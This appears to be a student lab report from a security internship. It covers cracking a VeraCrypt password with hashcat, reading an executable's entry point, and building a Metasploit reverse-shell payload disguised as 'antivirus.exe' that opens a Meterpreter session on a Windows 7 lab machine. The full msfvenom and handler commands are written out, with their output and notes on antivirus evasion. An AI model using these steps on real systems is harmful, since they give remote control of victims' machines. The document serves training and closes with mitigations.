Time.Estimated...: Sun Aug 11 06:16:48 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: password123 [11]
Guess.Queue.....: 14/14 (100.00%)
Speed.#1.....: 3434 H/s (0.00ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: password123 → password123
Hardware.Mon.#1..: Util: 47%



Started: Sun Aug 11 06:15:19 2024
Stopped: Sun Aug 11 06:16:49 2024

[root@Sarfraj-Patel]-[/home/kali/Sarfraj-Patel]
#
```

5. Now, Open veracrypt software and select the encrypted file path.

6. Now choose an empty drive and click on mount.

7. A window will open asking for password.Finally enter the decrypted password i.e **password 123** and click on ok to access file content.




- An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

Tool Description :


The Portable Executable (PE) software provides a UI for exploring and editing content of executable files such as EXE and DLL files. This tool is intended to be used in various scenarios such as software development, forensics practice, and reverse engineering. It is also a great tool for detecting malware and viruses in executables.

Steps Taken :

1. Open PE explorer software and navigate to open executable file of veracrypt.



2. After opening the executable file we have successfully got the address of entry point i.e **004237B0**. An entry point is a place where the execution of a program begins. Below is the entry point of veracrypt setup file.



- Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Tool Description :

Metasploit framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks and execute attacks. It is used by security professionals as a penetration testing software. It consists of various tools like -

- **msfvenom** : Used for payload creation.
- **msfconsole** : Used for running metasploit based on command line interface.
- **msfdb** : Database of metasploit for storing scan results and later accessing them.


The core functionalities of metasploit framework is divided into modules :

1. **Exploit** : Exploit is basically a program that is used to exploit vulnerabilities (weakness) of target. There is a large database of exploits available on metasploit framework.
2. **Payload** : Payloads perform some tasks after the exploit runs. If exploit not runs the payload will not work. There are various types of payload we can use for example - **Reverse shell payload** which basically generates a shell/terminal on the victim machine and connects it back to the attacking machine. - **Meterpreter** provides an interactive shell from which an attacker can explore the target machine. It communicates using encrypted packets. Once it is entered in the system it can capture live screenshots, dump password hashes and many more things.
3. **Auxiliaries** : Does not directly exploit a system. Used as sniffer, port scanner which helps us to scan the victim machine for information gathering purposes.

4. **Encoders** : Metasploit also provides the option to use encoders that will encrypt the codes to bypass threat detection programs or antivirus. But encoders does not guarantee antivirus evasion because antivirus also has signatures for these encoders and they will delete our code for security measures.
5. **Evasion Module** : New entry to metasploit framework. It helps create payload that evade antivirus.
6. **Nops** : Creates randomness in payload, our payload will change overtime. So, that antivirus won't detect it. But functionality of payload will remain same.

Attack Phases :

For implementing this attack I have used a windows 10 machine for running kali linux with metasploit in order to create payload. So here windows 10 will be my attacking machine whereas for executing this payload I have used windows 7 machine. Here windows 7 machine will be our compromised system.

A screenshot of a Kali Linux terminal window. The terminal is running as root in a window titled 'root@kali: /home/kali/Sarfraj-Patel'. The window shows a dark background with a dragon logo. The terminal output is as follows:

```
(root@kali)-[~/home/kali/Sarfraj-Patel]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.104 LPORT=4444 -f exe -o antivirus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: antivirus.exe

(root@kali)-[~/home/kali/Sarfraj-Patel]
#
```

**Command Used : msfvenom –p windows/meterpreter/reverse_tcp LHOST=192.168.0.104
LPORT =4444 - f exe -o antivirus.exe**

1. Create a payload using msfvenom as shown in above image.

Flag Description : -f > file format , -o > output file path.

After payload creation is done send it to the target machine.

2. Now run the metasploit framework with command **msfconsole**.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title is 'root@Sarfraj-Patel: /home/kali/Sarfraj-Patel'. The user has run the command '# msfconsole'. A Metasploit exploit selection dialog box is overlaid on the terminal. The dialog box is titled '3Kom SuperHack II Logon' and contains fields for 'User Name:' (set to 'security') and 'Password:' (empty). Below these fields is an '[OK]' button. At the bottom of the dialog box is the URL 'https://metasploit.com'. The terminal below the dialog box shows the Metasploit framework interface, including a list of exploits and payloads, and a prompt 'msf6 >'. The desktop background features a Kali Linux logo.

```
[root@Sarfraj-Patel]# msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>

File System
3Kom SuperHack II Logon

User Name: [ security ]
Password: [ ]
[ OK ]
https://metasploit.com

=[ metasploit v6.3.51-dev
+ --=[ 2384 exploits - 1235 auxiliary - 418 post
+ --=[ 1391 payloads - 46 encoders - 11 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```

3. Use **exploit multi handler** to listen and respond to connections made from the target.

4. Now **set payload windows/meterpreter/reverse-tcp** press enter and type **options** to configure the payload.

5. In options , **Set LHOST** with IP address of attacking machine through which you want to access victim machine.In my case it is **190.168.0.104**.

6.Next, Set LPORT 4444. Just make sure not to use common port numbers that are already assigned to other services.

7.Finally run the exploit.

```
File Actions Edit View Help
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options


Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.0.104   yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.0.104
lhost => 192.168.0.104
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run
```

8. Execute the crafted payload on target machine which can be seen in image below encircled with red mark.



9. On execution of payload on target machine we can see in our attacking machine meterpreter shell has been opened. So, when you launch a reverse shell, it's the handler that is listening to the port you set up and then responds to the reverse shell. Hence, reverse shell attack happens when an application or system is vulnerable to a remote code execution vulnerability.

```
File Actions Edit View Help
Id Name
-- --
0 Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.0.104
lhost => 192.168.0.104
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.104:4444
[*] Sending stage (176198 bytes) to 192.168.0.106
[*] Meterpreter session 1 opened (192.168.0.104:4444 → 192.168.0.106:49399) at 2024-08-14 08:58:15 -0400

meterpreter > sessions -i
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:

-h, --help      Show this message
-i, --interact <id>  Interact with a provided session ID

meterpreter > 
```

```
File Actions Edit View Help
040777/rwxrwxrwx 0 dir 2020-12-24 08:45:37 -0500 Old Mp3 song
100666/rw-rw-rw- 8203178 fil 2021-08-15 14:03:22 -0400 Online_Shopping_Project_Django.zip
100666/rw-rw-rw- 1046 fil 2024-08-10 15:24:02 -0400 PE Explorer.lnk
100666/rw-rw-rw- 586049 fil 2024-06-27 05:52:59 -0400 Pan Application Form.pdf
100666/rw-rw-rw- 276698 fil 2024-06-27 15:26:51 -0400 Pan.pdf
100666/rw-rw-rw- 1280 fil 2024-06-28 09:23:38 -0400 Recovery Toolbox for CD Free.lnk
100666/rw-rw-rw- 1107764 fil 2021-12-21 13:06:08 -0500 Robotics Seminar.pptx
100666/rw-rw-rw- 1819 fil 2023-01-01 03:22:21 -0500 Spotify.lnk
100666/rw-rw-rw- 3449856 fil 2024-07-09 06:23:50 -0400 Thumbs.db
100777/rwxrwxrwx 35282192 fil 2024-08-10 05:17:15 -0400 VeraCrypt Setup 1.26.7.exe
100666/rw-rw-rw- 1339 fil 2023-03-19 07:09:14 -0400 Visual Studio Code.lnk
100777/rwxrwxrwx 73802 fil 2024-08-14 08:53:54 -0400 antivirus.exe
100666/rw-rw-rw- 49 fil 2024-05-28 15:10:42 -0400 bug bounty.txt
040555/r-xr-xr-x 20480 dir 2019-09-26 15:21:59 -0400 cool wallpapers
100666/rw-rw-rw- 436 fil 2017-07-29 05:44:55 -0400 desktop.ini
040777/rwxrwxrwx 4096 dir 2023-01-06 08:50:13 -0500 ebc docs
100666/rw-rw-rw- 145 fil 2024-05-29 09:39:08 -0400 hack.txt
040777/rwxrwxrwx 4096 dir 2024-03-27 22:42:43 -0400 kali-linux-2023.4-virtualbox-amd64
100666/rw-rw-rw- 7542431347 fil 2024-01-30 12:51:58 -0500 kali-linux-2023.4-virtualbox-amd64.rar
040777/rwxrwxrwx 4096 dir 2023-07-11 01:13:12 -0400 my project
100666/rw-rw-rw- 13 fil 2024-08-13 06:23:50 -0400 null.txt
100666/rw-rw-rw- 512203 fil 2020-12-28 04:14:49 -0500 raj adhaar.pdf
100666/rw-rw-rw- 832328 fil 2022-01-26 16:48:06 -0500 raj.pdf
100666/rw-rw-rw- 10485760 fil 2024-08-10 15:35:31 -0400 shadowfox veracrypt.txt
040777/rwxrwxrwx 4096 dir 2023-07-16 04:36:19 -0400 swalija doc
100666/rw-rw-rw- 1951 fil 2024-07-01 15:09:13 -0400 swalija.txt
040777/rwxrwxrwx 4096 dir 2024-05-28 07:02:23 -0400 wordlists
040777/rwxrwxrwx 0 dir 2024-06-21 10:05:50 -0400 you_are_hacked

meterpreter > pwd
C:\Users\Galaxy\Desktop
meterpreter > 
```

Severity of this attack with score and level : On a scale of 1 to 10, the risk score is **9**, which is **extremely high**.

Impact :

Once the connection is established, the attacker executes malicious commands on the target system, and might transfer data, display information, or perform file system operations. Reverse shell attacks may be able to bypass firewalls if the victim's system initiates the connection.

An attacker can also keep persistence on target machine by making the payload execute every time automatically whenever victim restarts the machine. This allows an attacker to maintain access to a compromised system over an extended period of time. Therefore, it is a severe security threat.

Mitigations :

- 1. Regularly Update Software and Operating System :** We must ensure that all software including operating system, web browser and applications is kept up to date with latest security patches and updates. Unpatched devices can allow malicious actors to easily access the network.
- 2. Educating and Training Employees :** Providing cybersecurity training to employees to help them recognize phishing attempts and suspicious emails. Be vary of downloads/attachments in e-mail that can contain malware.
